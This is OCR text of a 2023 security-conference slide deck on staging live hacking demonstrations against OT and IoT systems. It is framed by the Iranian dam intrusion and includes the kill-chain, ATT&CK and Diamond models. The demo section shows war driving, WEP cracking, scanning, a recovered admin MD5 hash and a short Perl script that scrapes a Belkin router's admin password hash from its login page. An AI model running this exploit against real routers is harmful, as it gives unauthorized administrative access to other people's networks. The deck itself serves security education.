Kinetic Cyber for the Win

Rocky Mountain Information Security Conference (RMISC)

Thursday, June 8, 2023

Brad E. Rhodes

Image Reference: https://rmisc.org/

"Knowledge is power."

- Sir Francis Bacon

WHOIS: Brad E. Rhodes

TLDR:

- Senior Manager, Accenture Federal Services
- COL, Cyber (17A), 76th Operational Response Command G6/CIO
- Military Cyber Professionals Association, HammerCon Co-Lead
- Speaker, Author, Professor, Coach
- #toomany Pro-Certs, highlights: CISSP-ISSEP, CISM, CDPSE, PMP, CEH, GMON, GCIH, Cloud+, CySA+
- Extra Class Amateur Radio (HAM): KG4COS

Feel free to view/listen/grab my previous presentation/articles here: https://github.com/cyberguy514

accenture

Accenture Federal Services

Credit: © & TM Owning Organizations

Setting the Scene…

Like Bowman, but not much better

https://www.newyorker.com/tech/annals-of-technology/cyber-war-comes-to-the-suburbs

This is a kinetic cyber DEMO, so no indictments today

Department of Justice

Office of Public Affairs


FOR IMMEDIATE RELEASE — Thursday, March 24, 2016

Seven Iranians Working for Islamic Revolutionary Guard Corps-Affiliated Entities Charged for Conducting Coordinated Campaign of Cyber Attacks Against U.S. Financial Sector

One Defendant Also Charged with Obtaining Unauthorized Access into Control Systems of a New York Dam


https://www.justice.gov/opa/pr/seven-iranians-working-islamic-revolutionary-guard-corps-affiliated-entities-charged

The Problem #1



https://cybersecurityventures.com/cybersecurity-almanac-2022/

The Problem #2




Per IBM, the global average for breach detection in 2021 was 287 days!!

Recon	Weaponization	Delivery	Exploitation	Installation	C2	Actions on Obj
- Google (P) - Spyse (P) - Wireshark (P) - Shodan (P) - Nmap (A) - OpenVAS (A) - Nikto (A) - Metasploit (A)	- Commodities - Custom Code - Infrastructure - Personas	- Phishing - Pharming - Watering Holes - Drive-Bys - Brute Force	- Metasploit - Cobalt Strike - Live off the Land	- Live off the land - Persistence	- Beacons - Call backs - Back Doors	- Data exfiltration - Data mod. - Sabotage - Destruction

A Word About Models: Threat Actors Do NOT Follow Them

1
Cyber Kill Chain




https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

2
MITRE ATT&CK


https://attack.mitre.org/

3
Diamond Model




https://threatconnect.com/blog/diamond-model-threat-intelligence-star-wars/


Attacker Process



1) Reconnaissance




3) Gaining Access



5) Covering Tracks

2) Scanning and Enumeration




4) Maintaining Access

Why Kinetic Cyber


Education to create “light bulb” moments!

Safely **demo** the risks to systems, including OT, IOT, SCADA, ICS



Help justify budgets for **people**, process, and technology

Back to Our Story: Beaver Dam



Let's Get Hacking

You have permission!

Reconnaissance


War Driving


Passive Radio Frequency (RF) Sniffing

WEP Cracking

And the password is…

vH3oN8ZFOVvn





https://www.geeksforgeeks.org/wep-crack-method-in-wireless-networks/


Scanning and Enumeration


Wireless Access Point (WAP)

What is my IP space?

Nikto

Poor coded portal/app





Gaining Access


View Source

Cyber Chef

And the Admin password is…

21232f297a57a5a743894a0e4a801fc3

```
+---------+
| Exploit |
+---------+

#/usr/bin/perl
use LWP::Simple;
print "\n Aodrulez's 'Belkin G Wireless Router' Admin Exploit\n";
print "\n -------------------------------------------------\n\n";
print "[+] Enter the Router's IP Address : ";
my $password=<STDIN>;
chomp($password);
$password=get("http://".$password."/login.stm") or die "\n[!] Wrong IP Address?\n";
my @aod=$password =~ m/var password = "(.*)";/g;
print "[+] Admin Password = ".@aod[0]." (MD5 Hash).\n\n";
```

